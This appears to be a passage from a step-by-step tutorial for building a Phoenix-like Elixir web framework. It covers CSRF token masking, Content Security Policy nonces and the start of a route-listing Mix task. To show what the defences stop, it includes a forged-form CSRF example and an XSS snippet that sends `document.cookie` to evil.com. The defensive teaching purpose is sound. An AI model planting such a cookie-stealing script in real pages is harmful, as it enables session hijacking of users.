
- ☐ mix.exs — **Modified** (add ecto_sql and ecto_sqlite3 deps)
- ☐ config/config.exs — **New**
- ☐ lib/my_app/repo.ex — **New**
- ☐ lib/my_app/schemas/user.ex — **New**
- ☐ priv/repo/migrations/20260304000001_create_users.exs — **New**
- ☐ lib/ignite/application.ex — **Modified** (add MyApp.Repo to children)
- ☐ lib/my_app/controllers/user_controller.ex — **Modified** (rewrite actions to use Ecto)
- ☐ lib/my_app/controllers/welcome_controller.ex — **Modified** (add email input to create form)
- ☐ templates/profile.html.eex — **Modified** (add email field)

[← Previous: Step 29 - Presence Tracking](#) | [Next: Step 31 - CSRF Protection →](#)

Step 31: CSRF Protection

What We're Building

Cross-Site Request Forgery protection for all state-changing HTTP requests. After this step, every form submission includes a hidden token that proves the request came from our own site — not from a malicious third party.



The Problem

Without CSRF protection, an attacker can create a page like this:

```
<!-- evil-site.com -->
<form action="http://your-app.com/users" method="POST">
  <input type="hidden" name="username" value="hacked">
  <button>Click for free pizza!</button>
</form>
```

If a logged-in user clicks that button, their browser sends the request with their session cookie attached. The server can't tell whether the request came from the real form or the attacker's form — it just sees a valid session cookie.

CSRF tokens solve this by embedding a secret value in the form that only our server knows. The attacker can't read the token (same-origin policy), so they can't forge a valid submission.

How Phoenix Does It

Phoenix uses `Plug.CSRFProtection` which:

1. Generates a random token per session, stored in `conn.session["_csrf_token"]`
2. Embeds a **masked** version in forms via `<%= csrf_meta_tag() %>`
3. Validates the token on POST/PUT/PATCH/DELETE requests
4. Skips validation for JSON API requests (protected by SameSite cookies + CORS)
5. Uses XOR masking to prevent BREACH compression attacks

We follow the same pattern.


Design Decision: Masked Tokens

--	--	--

Approach	Pros	Cons
Plain token	Simple	Vulnerable to BREACH attack
Masked token (XOR)	BREACH-safe, same session token	Slightly more complex
Double-submit cookie	Stateless	Requires JavaScript

We use **masked tokens** — the same approach as Phoenix. The real token stays constant in the session, but each form renders a different-looking masked version. This prevents the BREACH compression attack from leaking the token byte-by-byte.

How Masking Works



Concepts You'll Learn

with **special form**

```
with {ok, token} <- decode_token(input),
    {ok, value} <- verify_token(token) do
  # Both succeeded – use value
  {ok, value}
else
  :error -> {error, "invalid"}
  {error, reason} -> {error, reason}
end
```

with chains multiple pattern-matched operations. If every `<-` clause matches, the `do` block runs. If any clause fails to match, execution jumps to

the `else` block. It replaces deeply nested `case` statements.

`~s()` sigil

```
~s(<input type="hidden" name="_csrf_token" value="abc123">)
```

Creates a string that can contain double quotes without escaping. Same as `"..."` but you don't need `\` inside. Useful for HTML strings.

`Base.url_encode64/2` and `Base.url_decode64/2`

```
Base.url_encode64("hello", padding: false) #=> "aGVsbG8"  
Base.url_decode64!("aGVsbG8", padding: false) #=> "hello"
```

Encodes/decodes binary data as URL-safe Base64 strings. The `padding: false` option omits trailing `=` characters. Used here to convert random bytes into safe string tokens for embedding in HTML forms.

Binary pattern matching with computed sizes

```
size = 16  
<<mask::binary-size(size), masked::binary-size(size)>> = token_bytes
```

`<<...>>` is Elixir's binary pattern matching syntax. `::binary-size(n)` matches exactly `n` bytes. Here we split a token into two equal halves — the mask and the masked value — for XOR unmasking.

`:binary.bin_to_list/1` and `:binary.list_to_bin/1`

```
:binary.bin_to_list(<<1, 2, 3>>) #=> [1, 2, 3]  
:binary.list_to_bin([1, 2, 3])   #=> <<1, 2, 3>>
```

Erlang functions that convert between binaries and lists of bytes. Needed here because `Bitwise.bxor/2` works on individual integers, so we convert to lists, XOR each byte pair, then convert back.

Implementation

1. The CSRF Module

Create `lib/ignite/csrf.ex` :

```

# lib/ignite/csrf.ex
defmodule Ignite.CSRF do
  @token_size 32

  def generate_token do
    @token_size
    |> :crypto.strong_rand_bytes()
    |> Base.url_encode64(padding: false)
  end

  def get_token(conn) do
    conn.session["_csrf_token"] || generate_token()
  end

  def mask_token(token) do
    decoded = Base.url_decode64!(token, padding: false)
    mask = :crypto.strong_rand_bytes(byte_size(decoded))
    masked = xor_bytes(mask, decoded)
    Base.url_encode64(mask <> masked, padding: false)
  end

  def valid_token?(session_token, submitted_token) do
    with {ok, decoded_session} <- Base.url_decode64(session_token, padding: false),
         {ok, decoded_submitted} <- Base.url_decode64(submitted_token, padding: false) do
      size = byte_size(decoded_session)

      if byte_size(decoded_submitted) == size * 2 do
        <<mask::binary-size(size), masked::binary-size(size)>> = decoded_submitted
        unmasked = xor_bytes(mask, masked)
        Plug.Crypto.secure_compare(decoded_session, unmasked)
      else
        false
      end
    else
      _ -> false
    end
  end

  def csrf_token_tag(conn) do
    token = get_token(conn)
    masked = mask_token(token)
    ~s(<input type="hidden" name="_csrf_token" value="#{masked}">)
  end

  defp xor_bytes(a, b) do
    a_list = :binary.bin_to_list(a)
    b_list = :binary.bin_to_list(b)
    a_list
    |> Enum.zip(b_list)
    |> Enum.map(fn {x, y} -> Bitwise.bxor(x, y) end)
    |> :binary.list_to_bin()
  end
end

```

generate_token/0 — 32 cryptographically random bytes, base64url-encoded. Used once per session.

mask_token/1 — XORs the real token with a random mask. Each call produces a different output, but **valid_token?/2** can still verify it.

valid_token?/2 — Splits the submitted token in half, XORs the halves, and uses **Plug.Crypto.secure_compare/2** (constant-time comparison) to check against the session token. Constant-time comparison prevents timing attacks.

csrf_token_tag/1 — Convenience helper that returns a ready-to-use hidden input tag.

2. Token Generation in the Adapter

Update **lib/ignite/adapters/cowboy.ex** — after decoding the session, ensure a CSRF token exists:

```
# lib/ignite/adapters/cowboy.ex (inside cowboy_to_conn)
# After decoding session, ensure a CSRF token exists:
session =
  if Map.has_key?(session, "_csrf_token") do
    session
  else
    Map.put(session, "_csrf_token", Ignite.CSRF.generate_token())
  end
```

The token is generated on the first request and persists in the signed session cookie. Since the session is cryptographically signed (`Plug.Crypto.MessageVerifier`), the token can't be tampered with.

3. Controller Helper

Update `lib/ignite/controller.ex` — add the `csrf_token_tag/1` helper:

```
# lib/ignite/controller.ex
def csrf_token_tag(conn) do
  Ignite.CSRF.csrf_token_tag(conn)
end
```

Controllers already `import Ignite.Controller`, so `csrf_token_tag(conn)` is available everywhere.

4. The Verification Plug

Update `lib/my_app/router.ex` — add the `plug :verify_csrf_token` declaration and its implementation:

```

# lib/my_app/router.ex
plug :verify_csrf_token

def verify_csrf_token(%Ignite.Conn{method: method} = conn)
  when method in ["GET", "HEAD", "OPTIONS"] do
    conn
  end

def verify_csrf_token(conn) do
  content_type = Map.get(conn.headers, "content-type", "")

  if String.starts_with?(content_type, "application/json") do
    conn # JSON APIs exempt – protected by SameSite cookies + CORS
  else
    session_token = conn.session["_csrf_token"]
    submitted_token = conn.params["_csrf_token"]

    if Ignite.CSRF.valid_token?(session_token, submitted_token) do
      conn
    else
      conn |> Ignite.Controller.html(csrf_error_page(), 403)
    end
  end
end

defp csrf_error_page do
  """
  <!DOCTYPE html>
  <html>
  <head><title>403 Forbidden</title></head>
  <body style="font-family: system-ui; max-width: 600px; margin: 50px auto;">
    <h1 style="color: #e74c3c;">403 Forbidden</h1>
    <p>Invalid or missing CSRF token. This usually means:</p>
    <ul>
      <li>Your session expired – try refreshing the page</li>
      <li>The form is missing a CSRF token tag</li>
    </ul>
    <p><a href="/">Back to Home</a></p>
  </body>
  </html>
  """
end

```

Safe methods (GET, HEAD, OPTIONS) are always allowed — they shouldn't modify state.

JSON requests are exempt because browsers enforce CORS for cross-origin `fetch()` calls with `Content-Type: application/json`. Combined with `SameSite=Lax` cookies, this provides equivalent protection.

Form submissions must include a valid `_csrf_token` parameter. Invalid or missing tokens return a 403 Forbidden page.

5. Forms With CSRF Tokens

```

# In any controller that renders a form:
html(conn, """
<form action="/users" method="POST">
  #{csrf_token_tag(conn)}
  <input type="text" name="username">
  <button type="submit">Create</button>
</form>
""")

```

The hidden input is invisible to the user but submitted with every form POST.

The Request Lifecycle (With CSRF)


```
GET / (first visit)
  → Cowboy adapter → decode session (empty)
  → Generate CSRF token → store in session
  → Controller renders form with masked token
  → Set-Cookie: _ignite_session=<signed session with CSRF token>
  → Browser stores cookie

POST /users (form submission)
  → Cowboy adapter → decode session → has CSRF token
  → Parse body → params has _csrf_token from hidden input
  → Router plug pipeline:
    → log_request ✓
    → add_server_header ✓
    → verify_csrf_token:
      → Method is POST → check token
      → Content-Type is form → not exempt
      → Unmask submitted token → XOR halves
      → secure_compare(unmasked, session_token) → match!
      → Pass through ✓
  → Dispatch to UserController.create
  → Ecto insert → flash → redirect

POST /users (forged request from evil-site.com)
  → verify_csrf_token:
    → No _csrf_token param (or wrong value)
    → 403 Forbidden → "Invalid CSRF token"
    → Pipeline halted – controller never reached
```

Why JSON APIs Are Exempt

Browsers enforce the **Same-Origin Policy** for `fetch()` and `XMLHttpRequest` :

1. Cross-origin requests with `Content-Type: application/json` trigger a CORS preflight (`OPTIONS` request)
2. Unless the server explicitly allows the origin via `Access-Control-Allow-Origin` , the browser blocks the response
3. Our `SameSite=Lax` cookie setting prevents the session cookie from being sent on cross-origin POST requests

This triple layer (CORS + SameSite + no cookie) makes JSON APIs inherently CSRF-resistant without tokens.

Testing

```

mix compile
iex -S mix

# 1. Browser form submission (valid token)
# Visit http://localhost:4000/ → inspect form → has hidden _csrf_token
# Submit form → user created (token validates)

# 2. Curl without token → blocked
curl -X POST -d "username=Hacker" http://localhost:4000/users
# → 403 Forbidden (no CSRF token)

# 3. Curl with fake token → blocked
curl -X POST -d "username=Hacker&_csrf_token=fake" http://localhost:4000/users
# → 403 Forbidden (invalid CSRF token)

# 4. JSON API → still works (exempt)
curl -X POST -H "Content-Type: application/json" \
  -d '{"name":"test"}' http://localhost:4000/api/echo
# → echoes back (no CSRF check for JSON)

# 5. GET requests → unaffected
curl http://localhost:4000/users
# → user list (no CSRF check for safe methods)

# 6. File upload with token (browser) → works
# Visit http://localhost:4000/upload → form has hidden _csrf_token
# Select file → submit → upload succeeds

```

Key Concepts

- **CSRF attack:** Tricks a user's browser into submitting a forged request with their authenticated session cookie. The server can't distinguish legitimate requests from forged ones without a token.
- **Masked tokens:** Each page load produces a different-looking token (XOR with random mask), but they all validate against the same session token. This prevents BREACH attacks from compressing out the token value.
- **Constant-time comparison:** `Plug.Crypto.secure_compare/2` prevents timing attacks that could leak the token byte-by-byte by measuring response times.
- **SameSite cookies:** Our session cookie is `SameSite=Lax`, meaning it's only sent on same-site requests or top-level navigations. This provides a baseline defense even without tokens.

Phoenix Comparison

Feature	Ignite	Phoenix
Token storage	<code>conn.session["_csrf_token"]</code>	<code>conn.session["_csrf_token"]</code>
Masking	XOR with random mask	XOR with random mask
Form helper	<code>csrf_token_tag(conn)</code>	<code>csrf_meta_tag()</code>
Validation	Router plug	<code>Plug.CSRFProtection</code>
JSON exempt	Yes (content-type check)	Yes (content-type check)
Cookie policy	<code>SameSite=Lax; HttpOnly</code>	<code>SameSite=Lax; HttpOnly</code>

The approach is identical — we just implement the validation as a router plug function instead of a separate Plug module.

Files Changed

File	Change
<code>lib/ignite/csrf.ex</code>	New — token generation, masking, validation, tag helper
<code>lib/ignite/controller.ex</code>	Added <code>csrf_token_tag/1</code> helper, 403/422 status texts
<code>lib/ignite/adapters/cowboy.ex</code>	Ensure CSRF token in session on every request

lib/my_app/router.ex	Added <code>plug :verify_csrf_token</code> with exemption logic
lib/my_app/controllers/welcome_controller.ex	Added CSRF token to create user form
lib/my_app/controllers/upload_controller.ex	Added CSRF token to upload form

File Checklist


- ☐ lib/ignite/csrf.ex — **New**
- ☐ lib/ignite/adapters/cowboy.ex — **Modified** (ensure CSRF token in session)
- ☐ lib/ignite/controller.ex — **Modified** (add `csrf_token_tag/1` helper)
- ☐ lib/my_app/router.ex — **Modified** (add `plug :verify_csrf_token` and implementation)
- ☐ lib/my_app/controllers/welcome_controller.ex — **Modified** (add CSRF token to forms)
- ☐ lib/my_app/controllers/upload_controller.ex — **Modified** (add CSRF token to upload form)

[← Previous: Step 30 - Ecto Integration \(Database Persistence\)](#) | [Next: Step 32 - Content Security Policy \(CSP\) Headers →](#)

Step 32: Content Security Policy (CSP) Headers

What We're Building

A Content Security Policy that tells the browser exactly which sources of scripts, styles, images, and connections are allowed. Even if an attacker manages to inject HTML via an XSS vulnerability, the browser will refuse to execute any script that doesn't match the policy.



The Problem

Without CSP, an XSS attack can do anything:

```
<!-- Attacker injects this via a stored XSS vulnerability -->
<script>
  // Steal cookies, redirect to phishing site, mine crypto...
  fetch("https://evil.com/steal?cookie=" + document.cookie);
</script>
```

The browser executes it because there's no policy saying "don't run scripts from unknown sources." CSP is a defense-in-depth measure — it doesn't prevent XSS injection, but it limits the damage.

How CSP Works

The server sends a response header:

```
Content-Security-Policy: default-src 'self'; script-src 'self' 'nonce-abc123'
```

The browser reads this and enforces it: - `default-src 'self'` — only load resources from the same origin - `script-src 'self' 'nonce-abc123'` — only run scripts from same origin OR with `nonce="abc123"`

An injected `<script>alert('xss')</script>` is blocked because it doesn't have the nonce.

Design Decision: Nonces vs Hashes vs unsafe-inline

Approach	Security	Practicality
'unsafe-inline'	Weak — allows ALL inline scripts	Easy, but defeats the purpose
Nonces	Strong — per-request random value	Requires adding <code>nonce="..."</code> to script tags

Hashes	Strong — hash of script content	Brittle — changes if you edit the script
--------	---------------------------------	--

We use **nonces** — the same approach recommended by Google and used in production. Each request gets a unique random nonce. Only `<script>` tags with the matching nonce execute.

Implementation

1. The CSP Module

Create `lib/ignite/csp.ex`:

```
# lib/ignite/csp.ex
defmodule Ignite.CSP do
  @nonce_size 16

  def generate_nonce do
    @nonce_size
    |> :crypto.strong_rand_bytes()
    |> Base.url_encode64(padding: false)
  end

  def put_csp_headers(conn) do
    nonce = generate_nonce()

    %Ignite.Conn{
      conn
      | private: Map.put(conn.private, :csp_nonce, nonce),
      resp_headers: Map.put(conn.resp_headers, "content-security-policy", build_header(nonce))
    }
  end

  def csp_nonce(conn) do
    Map.get(conn.private, :csp_nonce, "")
  end

  def csp_script_tag(conn, js_code) do
    nonce = csp_nonce(conn)
    ~s(<script nonce="#{nonce}">#{js_code}</script>)
  end

  def build_header(nonce) do
    [
      "default-src 'self'",
      "script-src 'self' 'nonce-#{nonce}'",
      "style-src 'self' 'unsafe-inline'",
      "img-src 'self' data:",
      "connect-src 'self' ws: wss:",
      "font-src 'self'",
      "object-src 'none'",
      "base-uri 'self'",
      "form-action 'self'"
    ]
    |> Enum.join("; ")
  end
end
```

`generate_nonce/0` — 16 cryptographically random bytes, base64url-encoded. Different every request.

`put_csp_headers/1` — Stores the nonce in `conn.private[:csp_nonce]` (for controllers to read) and adds the CSP header to `conn.resp_headers`.

`csp_nonce/1` — Reads the nonce from the conn. Returns `""` if none was set.

`build_header/1` — Constructs the full CSP directive string.

2. The CSP Policy Explained

CSP Directive Map

default-src 'self' (fallback for all)			
script-src 'self' 'nonce-...'	style-src 'self' 'unsafe-inline'	img-src 'self' data:	connect-src 'self' ws: wss: (for LiveView)
object-src 'none' (block plugins)	base-uri 'self' (prevent base tag hijack)	form-action 'self' (forms submit to same origin only)	

```
default-src 'self'
```

Fallback for any resource type not explicitly listed. Only allow same-origin.

```
script-src 'self' 'nonce-abc123'
```

Scripts must come from same origin (`<script src="/assets/ignite.js">`) OR have the correct nonce (`<script nonce="abc123">`). Injected scripts without the nonce are blocked.

```
style-src 'self' 'unsafe-inline'
```

Allow inline `style="..."` attributes. We use these extensively for quick demos. In a production app, you'd move styles to external CSS files and remove `'unsafe-inline'`.

```
img-src 'self' data:
```

Allow images from same origin and `data:` URIs (used by some libraries).

```
connect-src 'self' ws: wss:
```

Allow `fetch()` to same origin and WebSocket connections (required for LiveView).

```
object-src 'none'
```

Block `<object>`, `<embed>`, `<applet>` — legacy plugin formats that are common XSS vectors.

```
base-uri 'self'
```

Prevent attackers from injecting `<base href="https://evil.com">` to hijack relative URLs.

```
form-action 'self'
```

Forms can only submit to the same origin. Prevents form action hijacking.

3. Router Plug

Update `lib/my_app/router.ex` — add `plug :set_csp_headers` and its implementation:

```
# lib/my_app/router.ex
plug :set_csp_headers

def set_csp_headers(conn) do
  Ignite.CSP.put_csp_headers(conn)
end
```

The plug runs before CSRF validation, so the nonce is available to all controllers.

4. Controller Helpers

Update `lib/ignite/controller.ex` — add `csp_nonce/1` and `csp_script_tag/2` helpers:

```
# lib/ignite/controller.ex
def csp_nonce(conn) do
  Ignite.CSP.csp_nonce(conn)
end

def csp_script_tag(conn, js_code) do
  Ignite.CSP.csp_script_tag(conn, js_code)
end
```

Controllers already `import Ignite.Controller`, so both helpers are available everywhere.

5. Adding Nonces to Inline Scripts

```
# Before (blocked by CSP):
<script>
  document.getElementById("btn").addEventListener("click", ...);
</script>

# After (allowed by CSP):
<script nonce="#{csp_nonce(conn)}">
  document.getElementById("btn").addEventListener("click", ...);
</script>
```

The welcome controller's echo API script now includes the nonce. External scripts (`<script src="/assets/ignite.js">`) don't need nonces — they're covered by `'self'`.

The Request Lifecycle (With CSP)

```

GET /
  → Cowboy adapter → parse request → create conn
  → Router plug pipeline:
    → log_request ✓
    → add_server_header ✓
    → set_csp_headers:
      → Generate nonce: "Rk9fX2..."
      → Store in conn.private[:csp_nonce]
      → Add header: content-security-policy: ...nonce-Rk9fX2...
    → verify_csrf_token ✓ (GET is safe)
  → Dispatch to WelcomeController.index
  → Controller renders HTML with <script nonce="Rk9fX2...">
  → Response sent with CSP header

Browser receives response:
  → Parses CSP header
  → Finds <script nonce="Rk9fX2..."> → nonce matches → EXECUTE ✓
  → Finds <script src="/assets/ignite.js"> → same origin → EXECUTE ✓
  → If attacker injected <script>evil()</script> → no nonce → BLOCK ✗

```

Why LiveView Works

LiveView uses: 1. **External scripts** (`/assets/ignite.js` , `/assets/morphdom.min.js`) — allowed by `'self'` 2. **WebSocket connections** (`ws://localhost:4000/live`) — allowed by `connect-src 'self' ws:` 3. **No inline scripts** in the live template — all JS is in external files

The `connect-src` directive is critical — without `ws:` and `wss:` , the browser would block WebSocket connections and LiveView would fail silently.

Testing

```

mix compile
iex -S mix

# 1. Check CSP header is present
curl -I http://localhost:4000/ 2>/dev/null | grep -i security
# → content-security-policy: default-src 'self'; script-src 'self' 'nonce-...'; ...

# 2. Verify nonce changes per request
curl -I http://localhost:4000/ 2>/dev/null | grep nonce
curl -I http://localhost:4000/ 2>/dev/null | grep nonce
# → different nonce values each time

# 3. Browser test — page loads correctly
# Visit http://localhost:4000/ → all content renders
# Click "Send POST" button → echo API works (script has nonce)

# 4. LiveView still works
# Visit http://localhost:4000/counter → WebSocket connects, counter increments

# 5. Verify CSP blocks injected scripts (browser DevTools Console)
# Open DevTools → Console tab
# You should see NO CSP violations for normal page load
# To test blocking: inject a script without nonce via DevTools

```

Key Concepts

- **Defense in depth:** CSP doesn't prevent XSS injection — it limits the damage. Even if an attacker injects `<script>` , the browser won't execute it without the correct nonce.
- **Nonces vs hashes:** Nonces change per request (dynamic), hashes are tied to script content (static). Nonces are more practical for server-rendered content.
- **'unsafe-inline' for styles:** A pragmatic compromise. Inline `style="..."` attributes are too common to nonce individually. Moving to external CSS is the proper fix for maximum security.
- **WebSocket allowance:** `connect-src` must include `ws:` and `wss:` or LiveView silently fails. This is a common gotcha when adding CSP to

real-time apps.

Phoenix Comparison

Feature	Ignite	Phoenix
CSP approach	Router plug + nonce	Manual plug (no default)
Nonce generation	<code>crypto.strong_rand_bytes</code>	<code>crypto.strong_rand_bytes</code>
Nonce storage	<code>conn.private[:csp_nonce]</code>	<code>conn.private[:csp_nonce]</code> (convention)
Script helper	<code>csp_nonce(conn)</code>	Manual <code>nonce="..."</code>
Style policy	<code>'unsafe-inline'</code>	Varies by project
WebSocket	<code>connect-src 'self' ws: wss:</code>	Same pattern

Phoenix doesn't include CSP by default — developers add it themselves. Our implementation follows the common community pattern.

Files Changed

File	Change
<code>lib/ignite/csp.ex</code>	New — nonce generation, CSP header building, helpers
<code>lib/ignite/controller.ex</code>	Added <code>csp_nonce/1</code> and <code>csp_script_tag/2</code> helpers
<code>lib/my_app/router.ex</code>	Added <code>plug :set_csp_headers</code> with implementation
<code>lib/my_app/controllers/welcome_controller.ex</code>	Added <code>nonce="..."</code> to inline <code><script></code> tag

File Checklist

- `[] lib/ignite/csp.ex` — **New**
- `[] lib/ignite/controller.ex` — **Modified** (add `csp_nonce/1` and `csp_script_tag/2`)
- `[] lib/my_app/router.ex` — **Modified** (add `plug :set_csp_headers`)
- `[] lib/my_app/controllers/welcome_controller.ex` — **Modified** (add nonce to inline scripts)

← Previous: Step 31 - CSRF Protection | Next: Step 33 - `mix ignite.routes` →

Step 33: `mix ignite.routes`

What We're Building

A custom Mix task that prints every registered route in a formatted table — the same idea as Phoenix's `mix phx.routes`. Run `mix ignite.routes` and see every HTTP method, path, controller, and action at a glance.



```
$ mix ignite.routes
GET    /                MyApp.WelcomeController :index
GET    /hello           MyApp.WelcomeController :hello
POST   /users           MyApp.UserController    :create
GET    /users/:id       MyApp.UserController    :show
GET    /api/status      MyApp.ApiController     :status
POST   /api/echo        MyApp.ApiController     :echo
```

The Problem

Ignite now has 22 routes across multiple controllers, scopes, and resource groups. As the app grows, developers need a quick way to answer:

- "What URL do I hit for the echo API?"
- "Did my new route get registered?"
- "Which controller handles `/dashboard`?"


Without a route listing tool, the only option is reading `router.ex` and mentally expanding `resources` and `scope` macros.

How Mix Tasks Work

A Mix task is an Elixir module that:

1. Lives in `lib/mix/tasks/`
2. Has a module name starting with `Mix.Tasks.`
3. Uses `Mix.Task` and implements `run/1`

The naming convention maps the module name to the CLI command:



Design Decision: Runtime Introspection vs File Parsing

Approach	Pros	Cons
Parse <code>router.ex</code> source	No framework changes needed	Fragile — must handle macros, scopes, resources
Runtime introspection	Accurate — sees the actual compiled routes	Requires the router to expose route data

We use **runtime introspection**. The router already accumulates `{method, path, controller, action}` tuples in `@route_info` at compile time (for path helper generation). We just need to expose that data via a `__routes__/0` function.

Implementation

1. Exposing Routes at Runtime

The router's `@before_compile` hook already iterates over `@route_info` to generate path helpers. We add a `__routes__/0` function in the same hook.

Update `lib/ignite/router.ex` — modify the `__before_compile__/1` macro to also generate `__routes__/0`:

```
# lib/ignite/router.ex — inside __before_compile__/1
defmacro __before_compile__(env) do
  route_info = Module.get_attribute(env.module, :route_info) |> Enum.reverse()
  helpers_module = Module.concat(env.module, Helpers)
